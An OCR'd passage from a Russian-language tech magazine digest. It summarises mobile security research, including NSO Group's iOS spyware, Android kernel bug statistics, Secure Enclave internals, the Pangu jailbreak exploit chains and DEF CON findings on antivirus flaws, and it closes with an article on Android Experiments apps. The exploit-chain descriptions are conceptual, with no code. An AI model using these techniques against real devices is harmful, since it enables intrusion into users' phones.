Бэкдор использует в своей работе Cydia Substrate для перехвата контроля над системными приложениями и может получить доступ к данным о звонках, календарю, адресной книге, узнать местоположение устройства, извлечь пароли из keyring и данные многих популярных приложений, среди которых Gmail, Viber, Facebook, Telegram, Skype, Vkontakte. В качестве вишенки на торте — механизм удаленного самоуничтожения, удаляющий все следы зловреда из системы.

По оценке Lookout, троян был в использовании уже более года и способен поражать устройства начиная с iPhone 4s и заканчивая iPhone 6s, работающие под управлением iOS 7 и выше. Клиенты компании, разработавшей троян, NSO Group, — авторитарные правительства разных стран.

Android: protecting the kernel (pdf) — интересное исследование уязвимостей Android с 2014 по 2016 год. За два года произошел существенный сдвиг в сторону выявления багов в ядре Linux. Если в 2014-м 96% уязвимостей были найдены в коде Android, то в 2016-м процент багов, обнаруженных в ядре, возрос до 36%. Причина этого в первую очередь в применении SELinux — механизма, существенно осложняющего взлом с помощью уязвимостей в пространстве пользователя.

Но что более интересно — 85% багов, найденных в ядре, относятся вовсе не к коду ядра Linux, а к коду закрытых драйверов, поставляемых разработчиками мобильных чипсетов. И более половины этих багов — глупейшие ошибки, такие как отсутствие проверки на длину массива или проверки на NULL.



Причины возникновения уязвимостей в ядре Android


Intelligence Services are Scary af — на удивление хорошо написанная статья security-ресерчера The Grugq о современных мессенджерах и их роли в координации атак террористов. В статье он высказывает мысль, что мессенджеры с end-to-end шифрованием не только не мешают борьбе с террористами, но и, наоборот, помогают спецслужбам выследить их.

Его идея очень проста: несмотря на то что современные мессенджеры могут обеспечить полную защиту от чтения сообщений, многие из них оставляют открытыми метаданные самой переписки: какой номер, с кем и когда вступал в контакт. Именно эта информация нужна спецслужбам в первую очередь, и они ее могут получить, обратившись к компаниям, владеющим сервисами, или к Google/Apple, сервисы которых используют Telegram и WhatsApp для отсылки push-уведомлений. В результате, излишне полагаясь на «безопасность» мессенджеров, террористы сами становятся виновниками утечек данных.

Demystifying the Secure Enclave Processor (pdf) — рассказ о внутреннем устройстве Secure Enclave Processor (SEP), специального сопроцессора чипсетов Apple, отвечающего за хранение ключей шифрования и выполнение криптографических операций. Внутреннее устройство процессора хранится в тайне, и полная информация о том, как он работает, доступна только инженерам Apple. Однако авторам доклада удалось выяснить множество подробностей.

Secure Enclave реализован на базе процессорного ядра ARM v7a, работающего на частоте 300–400 МГц. В нем используется специальная ОС на базе микроядра L4 (SEPOS), которая включает в себя собственные драйверы, сервисы и приложения. Постоянная и оперативная память процессора шифруются с помощью AES. Основной процессор не может получить к ней доступ, поэтому для обмена данными между основным процессором и SEP используется Mailbox — сообщения длиной 8 байт.

Документ охватывает множество различных аспектов работы SEP, от инициализации и формата сообщений до архитектуры SEPOS и API, используемого iOS для общения с SEP (он реализован в драйвере ядра iOS AppleSEPManager.kext).



Архитектура SEPOS

Pangu 9 Internals (pdf) — слайды с презентации, посвященной внутреннему устройству утилиты для джейлбрейка Pangu 9 и нескольких предыдущих версий утилиты. Участники команды Pangu рассказывают о том, что для взлома iOS 7.1 было достаточно сформировать динамическую библиотеку, а затем подписать ее сертификатом с истекшим сроком и загрузить в системный процесс, указав путь до библиотеки в системной переменной DYLD_INSERT_LIBRARIES. Далее библиотека эксплуатировала уязвимость в ядре для получения безграничных прав в системе.

Apple закрыла данную брешь, реализовав механизм Team ID validation, запрещающий загрузку сторонних библиотек. Однако для некоторых сервисов компания сделала исключение, чем и воспользовались Pangu для реализации джейлбрейка iOS 8. Pangu 8 внедрялся в neagent, реализующий поддержку сторонних VPN-сервисов.

Apple исправила баг в iOS 8.3. Поэтому ребята из Pangu пошли другим путем и воспользовались уязвимостью в системе обмена сообщениями XPC, а точнее реализации системы обработки сообщений в демоне assetsd. Это старая как мир ошибка обработки путей к файлам, называемая Path Traversal

Vulnerability, — передав демону особым образом сформированный путь, можно было перезаписать любой системный файл.

Данную уязвимость Apple закрыла в iOS 9, поэтому хакеры вновь вернулись к идее использовать механизм загрузки внешних библиотек и в этот раз сформировали цепочку атак, эксплуатирующих сразу несколько уязвимостей. Pangu 9 подключал Developer Disk Image (DDI) с устаревшей уязвимой (но подписанной ключом Apple) версией демона vpnagent, далее использовал очередную уязвимость в XPC для того, чтобы скопировать vpnagent в систему, подключал дебаггер к vpnagent, в результате чего в последний можно было загрузить любую библиотеку на манер Pangu 7. Затем библиотека использовала уязвимость в ядре для отключения sandbox'а и получения полных прав в системе.

Smartphone Antivirus and Security Applications Under Fire (pdf) — презентация об исследовании защищенности антивирусов, представленная на конференции DEF CON 24. Исследователи из Team[SIK] попытались провести разные типы атак на антивирусные приложения и добились успехов.

Оказалось, что антивирус AndroHelm можно легко взломать, изменив конфигурационный файл, а также заставить выполнить CMC-команду (например, вайп), просто отправив CMC без указания пароля. Антивирус ESET также оказался уязвим к взлому (с целью активации платных функций) с помощью анализа трафика, а антивирус Касперского — к удаленному внедрению кода с помощью атаки MITM.

	AndroHelm	Avira	CM	ESET	Kaspersky	McAfee	MB
DOS	x	x				x	
Upgrade	x			x			
Wipe/Lock	x						
HTTP		x	x		x		x
Scan Engine		x	x				
Tapjacking			x				
RCE			x		x		
SSL Vuln				x			
Broken Crypto				x			x
XSS						x	

Почти все известные антивирусы уязвимы к разному типу атак

ЭКСПЕРИМЕНТЫ С ANDROID


Евгений Зобнин
zobnin@gmail.com


У Google есть сайт Chrome Experiments, на котором пользователи могут публиковать необычные, странные и просто смешные веб-приложения для веб-браузера Chrome. Именно там впервые появились Google Gravity, BioDigital Human, WebGL Globe и другие интересные веб-аппы. Однако не все знают, что подобный веб-сайт есть и для другого известного продукта Google — Android Experiments. И там тоже много чего занятного.

ИГРА В УВЕДОМЛЕНИЯ

На самом деле экспериментов пока не так уж много. Чуть меньше пятидесяти проектов, выполненных как классические приложения или программно-аппаратные комплексы типа «стенда улыбок» или роботов с автопилотом. Однако и среди них можно найти массу интересного. Как насчет игры, в которую можно играть прямо в панели уведомлений? Запускаем HungerMoji, вытягиваем шторку, выбираем, смахивая уведомления, персонаж и еду, за которой он будет охотиться. Смахиваем последнее уведомление, чтобы начать.

Персонаж передвигается по верхнему уведомлению, а навстречу ему «летят» другие уведомления снизу. Они содержат фрукты, овощи, мороженое и прочие яства. Иногда будут попадаться и бомбы. Чтобы защитить персонаж, их необходимо смахивать. Задача, как и положено в играх подобного рода, — продержаться как можно дольше. Видео.






Глупость? Вообще — да, но если в Android с помощью одних лишь уведомлений можно реализовать целую игру, включая интерфейс запуска, то нельзя ли пойти дальше? API уведомлений позволяет делать огромное количество интересных вещей, выводить и менять изображения, добавлять кнопки, развертываемое меню, по-разному обрабатывать смахивания в разные стороны, подменять старое уведомление на новое, управлять их показом и читать информацию о других уведомлениях.

Кажется странным, что никто до сих пор не задействовал эти возможности для создания полноценных приложений. Например, читалки новостей, которая была бы реализована как уведомление: смахиваешь и видишь следующую новость, нажимаешь кнопку и сохраняешь в Pocket, нажимаешь на другую кнопку и открываешь в веб-браузере. Ну или представь аудиоплеер без интерфейса, который позволяет переключать композиции смахиванием в разные стороны и выводит более подробную информацию о треке при разворачивании. Никакого громоздкого интерфейса, плеер, который всегда доступен и полностью управляется из шторки. Я бы хотел такой.

НЕ СМОТРИ НА МЕНЯ!

Еще один интересный полуигровой проект — это Boo!. Задача проста — не смотреть на экран. Если все пойдет по плану, на экране соберутся несколько шарообразных существ. Как только взглянешь на экран — все пропало, они заметят тебя и разбегутся в разные стороны. Видео.




В целом ничего особенного, но игра затрагивает тот самый мучающий всех вопрос: можно ли управлять смартфоном одним лишь взглядом? Некоторые производители уже пытались применить подобную технологию, но больших успехов не добились. Фирменная прошивка смартфонов Samsung еще с версии для смартфона Galaxy S4 включает функцию слежения за глазами при чтении, поддерживая экран включенным, пока ты не закроешь глаза (уснешь), но популярностью она не пользуется.

В современных версиях Android есть похожий метод для подтверждения аутентификации по снимку лица: недостаточно показать себя, надо еще и моргнуть, доказав, что ты не бумажный. Кто пользуется этой функцией? Подумай сам. Отдельные разработчики пытаются пойти дальше, но тоже без особого успеха. Взгляни хотя бы на рейтинг довольно интересного концеп-

туального приложения Eye Tracker, позволяющего набирать текст с помощью движения глаз. Интересная задумка, но таких мучений не пожелаешь никому.

В общем, постоянное топтание на месте, с кучей непонятных полуработающих экспериментов. А ведь так хотелось.

РАЗБЛОКИРОВКА НАКЛОНОМ




